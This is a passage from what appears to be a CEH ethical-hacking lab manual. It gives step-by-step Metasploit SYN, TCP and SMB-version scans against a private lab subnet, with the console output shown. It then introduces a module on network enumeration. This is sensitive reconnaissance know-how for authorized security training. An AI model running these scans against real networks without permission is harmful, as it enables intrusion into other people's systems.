
- **set INTERFACE eth0**
- **set PORTS 80**
- **set RHOSTS 10.10.1.5-23**
- **set THREADS 50**

Note: **PORTS:** specifies the ports to scan (e.g., 22-25, 80, 110-900), **RHOSTS:** specifies the target address range or CIDR identifier, and **THREADS:** specifies the number of concurrent threads (default 1).

23. After specifying the above values, type **run**, and press **Enter** to initiate the scan against the target IP address range.

Note: Similarly, you can also specify a range of ports to be scanned against the target IP address range.

24. The result appears, displaying open port 80 in active hosts, as shown in the screenshot.



```
msfconsole - Parrot Terminal
File Edit View Search Terminal Help
 4 auxiliary/scanner/portscan/ack          normal No   TCP ACK Firew
all Scanner
 5 auxiliary/scanner/portscan/tcp          normal No   TCP Port Scan
ner
 6 auxiliary/scanner/portscan/syn          normal No   TCP SYN Port
Scanner
 7 auxiliary/scanner/http/wordpress_pingback_access normal No   Wordpress Pin
gback Locator

Interact with a module by name or index. For example info 7, use 7 or use auxiliary/scanner/http/word
press_pingback_access

msf6 > use auxiliary/scanner/portscan/syn
msf6 auxiliary(scanner/portscan/syn) > set INTERFACE eth0
INTERFACE => eth0
msf6 auxiliary(scanner/portscan/syn) > set PORTS 80
PORTS => 80
msf6 auxiliary(scanner/portscan/syn) > set RHOSTS 10.10.1.5-23
RHOSTS => 10.10.1.5-23
msf6 auxiliary(scanner/portscan/syn) > set THREADS 50
THREADS => 50
msf6 auxiliary(scanner/portscan/syn) > run

[+] TCP OPEN 10.10.1.9:80
[+] TCP OPEN 10.10.1.19:80
[+] TCP OPEN 10.10.1.22:80
[*] Scanned 19 of 19 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/portscan/syn) >
```

25. Now, we will perform a TCP scan for open ports on the target systems.

26. To load the **auxiliary/scanner/portscan/tcp** module, type **use auxiliary/scanner/portscan/tcp** and press **Enter**.

27. Type **hosts -R** and press **Enter** to automatically set this option with the discovered hosts present in our database.

OR

Type **set RHOSTS [Target IP Address]** and press **Enter**.

Note: Here, we will perform a TCP scan for open ports on a single IP address (**10.10.1.22**), as scanning multiple IP addresses consumes much time.

28. Type **run** and press **Enter** to discover open TCP ports in the target system.

Note: It will take approximately 20 minutes for the scan to complete.

29. The results appear, displaying all open TCP ports in the target IP address (10.10.1.22).


```

msf6 auxiliary(scanner/portscan/tcp) > use auxiliary/scanner/portscan/tcp
msf6 auxiliary(scanner/portscan/tcp) > set RHOSTS 10.10.1.22
RHOSTS => 10.10.1.22
msf6 auxiliary(scanner/portscan/tcp) > run

[+] 10.10.1.22: - 10.10.1.22:53 - TCP OPEN
[+] 10.10.1.22: - 10.10.1.22:80 - TCP OPEN
[+] 10.10.1.22: - 10.10.1.22:88 - TCP OPEN
[+] 10.10.1.22: - 10.10.1.22:135 - TCP OPEN
[+] 10.10.1.22: - 10.10.1.22:139 - TCP OPEN
[+] 10.10.1.22: - 10.10.1.22:389 - TCP OPEN
[+] 10.10.1.22: - 10.10.1.22:445 - TCP OPEN
[+] 10.10.1.22: - 10.10.1.22:464 - TCP OPEN
[+] 10.10.1.22: - 10.10.1.22:593 - TCP OPEN
[+] 10.10.1.22: - 10.10.1.22:636 - TCP OPEN
[+] 10.10.1.22: - 10.10.1.22:1801 - TCP OPEN
[+] 10.10.1.22: - 10.10.1.22:2105 - TCP OPEN
[+] 10.10.1.22: - 10.10.1.22:2103 - TCP OPEN
[+] 10.10.1.22: - 10.10.1.22:2107 - TCP OPEN
[+] 10.10.1.22: - 10.10.1.22:3269 - TCP OPEN
[+] 10.10.1.22: - 10.10.1.22:3268 - TCP OPEN
[+] 10.10.1.22: - 10.10.1.22:3389 - TCP OPEN
[+] 10.10.1.22: - 10.10.1.22:5985 - TCP OPEN
[+] 10.10.1.22: - 10.10.1.22:9389 - TCP OPEN
[*] 10.10.1.22: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/portscan/tcp) >


```

30. Now that we have determined the active hosts on the target network, we can further attempt to determine the OSes running on the target systems. As there are systems in our scan that have port 445 open, we will use the module `scanner/smb/version` to determine which version of Windows is running on a target and which Samba version is on a Linux host.
31. To do so, first type **back**, and then press **Enter** to revert to the msf command line. Then, type **use auxiliary/scanner/smb/smb_version** and press **Enter**.
32. We will use this module to run a SMB version scan against the target IP address range (10.10.1.5-23). To do so, issue the below commands:
 - **set RHOSTS 10.10.1.5-23**
 - **set THREADS 11**


```
[+] 10.10.1.22: - 10.10.1.22:3269 - TCP OPEN
[+] 10.10.1.22: - 10.10.1.22:3268 - TCP OPEN
[+] 10.10.1.22: - 10.10.1.22:3389 - TCP OPEN
[+] 10.10.1.22: - 10.10.1.22:5985 - TCP OPEN
[+] 10.10.1.22: - 10.10.1.22:9389 - TCP OPEN
[*] 10.10.1.22: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/portscan/tcp) > back
msf6 > use auxiliary/scanner/smb/smb_version
msf6 auxiliary(scanner/smb/smb_version) > set RHOSTS 10.10.1.5-23
RHOSTS => 10.10.1.5-23
msf6 auxiliary(scanner/smb/smb_version) > set THREADS 11
THREADS => 11
msf6 auxiliary(scanner/smb/smb_version) > 
```

33. Type **run** and press **Enter** to discover SMB version in the target systems.

34. The result appears, displaying the OS details of the target hosts.



```
RHOSTS => 10.10.1.5-23
msf6 auxiliary(scanner/smb/smb_version) > set THREADS 11
THREADS => 11
msf6 auxiliary(scanner/smb/smb_version) > run

[*] 10.10.1.11:445 - SMB Detected (versions:1, 2, 3) (preferred dialect:SMB 3.1.1) (compression capabilities:LZNT1, Pattern V1) (encryption capabilities:AES-256-GCM) (signatures:optional) (guid:{71b8c44c-47ac-47c9-ae16-15fa07dcce34}) (authentication domain:WINDOWS11)
[+] 10.10.1.11:445 - Host is running Windows 10 Enterprise (build:22000) (name:WINDOWS11) (workgroup:WORKGROUP)
[*] 10.10.1.5-23: - Scanned 4 of 19 hosts (21% complete)
[*] 10.10.1.19:445 - SMB Detected (versions:2, 3) (preferred dialect:SMB 3.1.1) (compression capabilities:) (encryption capabilities:AES-128-GCM) (signatures:optional) (guid:{c17060d9-c97c-4445-b044-cb47c188eae8}) (authentication domain:SERVER2019)
[*] 10.10.1.5-23: - Scanned 5 of 19 hosts (26% complete)
[*] 10.10.1.5-23: - Scanned 6 of 19 hosts (31% complete)
[*] 10.10.1.5-23: - Scanned 8 of 19 hosts (42% complete)
[*] 10.10.1.5-23: - Scanned 10 of 19 hosts (52% complete)
[*] 10.10.1.5-23: - Scanned 12 of 19 hosts (63% complete)
[*] 10.10.1.22:445 - SMB Detected (versions:1, 2, 3) (preferred dialect:SMB 3.1.1) (compression capabilities:LZNT1, Pattern V1) (encryption capabilities:AES-256-GCM) (signatures:required) (guid:{d50f99a3-3846-4dc4-8459-5c59636fb8bb}) (authentication domain:CEH)
[*] 10.10.1.22:445 - Host could not be identified: Windows Server 2022 Standard 20348 (Windows Server 2022 Standard 6.3)
[*] 10.10.1.5-23: - Scanned 14 of 19 hosts (73% complete)
[*] 10.10.1.5-23: - Scanned 16 of 19 hosts (84% complete)
[*] 10.10.1.5-23: - Scanned 18 of 19 hosts (94% complete)
[*] 10.10.1.5-23: - Scanned 19 of 19 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) > 
```

35. You can further explore various modules of Metasploit such as FTP module to identify the FTP version running in the target host.

36. This information can further be used to perform vulnerability analysis on the open services discovered in the target hosts.

37. This concludes the demonstration of gathering information on open ports, a list of services running on active hosts, and information related to OSes, amongst others.

38. Close all open windows and document all the acquired information.
39. Turn off the **Windows 11, Windows Server 2022, Windows Server 2019, Ubuntu, Parrot Security** and **Android** virtual machines.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☐ Yes	☒ No
Platform Supported	
☒ Classroom	☒ CyberQ

CEH Lab Manual

Enumeration

Module 04

Enumeration

Enumeration is the process of extracting usernames, machine names, network resources, shares, and services from a system or network.

Lab Scenario

With the development of network technologies and applications, network attacks are greatly increasing in both number and severity. Attackers continuously search for service and application vulnerabilities on networks and servers. When they find a flaw or loophole in a service run over the Internet, they immediately exploit it to compromise the entire system. Any other data that they find may be further used to compromise additional network systems. Similarly, attackers seek out and use workstations with administrative privileges, and which run flawed applications, to execute arbitrary code or implant viruses in order to intensify damage to the network.

In the first step of the security assessment and penetration testing of your organization, you gather open-source information about your organization. In the second step, you collect information about open ports and services, OSes, and any configuration lapses.

The next step for an ethical hacker or penetration tester is to probe the target network further by performing enumeration. Using various techniques, you should extract more details about the network such as lists of computers, usernames, user groups, ports, OSes, machine names, network resources, and services.

The information gleaned from enumeration will help you to identify the vulnerabilities in your system's security that attackers would seek to exploit. Such information could also enable attackers to perform password attacks to gain unauthorized access to information system resources.

In the previous steps, you gathered necessary information about a target without contravening any legal boundaries. However, please note that enumeration activities may be illegal depending on an organization's policies and any laws that are in effect in your location. As an ethical hacker or penetration tester, you should always acquire proper authorization before performing enumeration.

Lab Objective

The objective of the lab is to extract information about the target organization that includes, but is not limited to:

- Machine names, their OSes, services, and ports
- Network resources
- Usernames and user groups
- Lists of shares on individual hosts on the network
- Policies and passwords

- Routing tables
- Audit and service settings
- SNMP and FQDN details

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Windows Server 2022 virtual machine
- Windows Server 2019 virtual machine
- Parrot Security virtual machine
- Ubuntu virtual machine
- Android virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 145 Minutes

Overview of Enumeration

Enumeration creates an active connection with the system and performs directed queries to gain more information about the target. It extracts lists of computers, usernames, user groups, ports, OSes, machine names, network resources, and services using various techniques. Enumeration techniques are conducted in an intranet environment.

Lab Tasks

Ethical hackers or penetration testers use several tools and techniques to enumerate the target network. Recommended labs that will assist you in learning various enumeration techniques include:

Lab No.	Lab Exercise Name	Core*	Self-study**	CyberQ***
1	Perform NetBIOS Enumeration	√	√	√
	1.1 Perform NetBIOS Enumeration using Windows Command-Line Utilities	√		√
	1.2 Perform NetBIOS Enumeration using NetBIOS Enumerator		√	√
	1.3 Perform NetBIOS Enumeration using an NSE Script		√	√

Module 04 – Enumeration

2	Perform SNMP Enumeration	√	√	√
	2.1 Perform SNMP Enumeration using snmp-check		√	√
	2.2 Perform SNMP Enumeration using SoftPerfect Network Scanner		√	√
	2.3 Perform SNMP Enumeration using SnmpWalk	√		√
	2.4 Perform SNMP Enumeration using Nmap		√	√
3	Perform LDAP Enumeration	√	√	√
	3.1 Perform LDAP Enumeration using Active Directory Explorer (AD Explorer)	√		√
	3.2 Perform LDAP Enumeration using Python and Nmap		√	√
	3.3 Perform LDAP Enumeration using ldapsearch		√	√
4	Perform NFS Enumeration	√		√
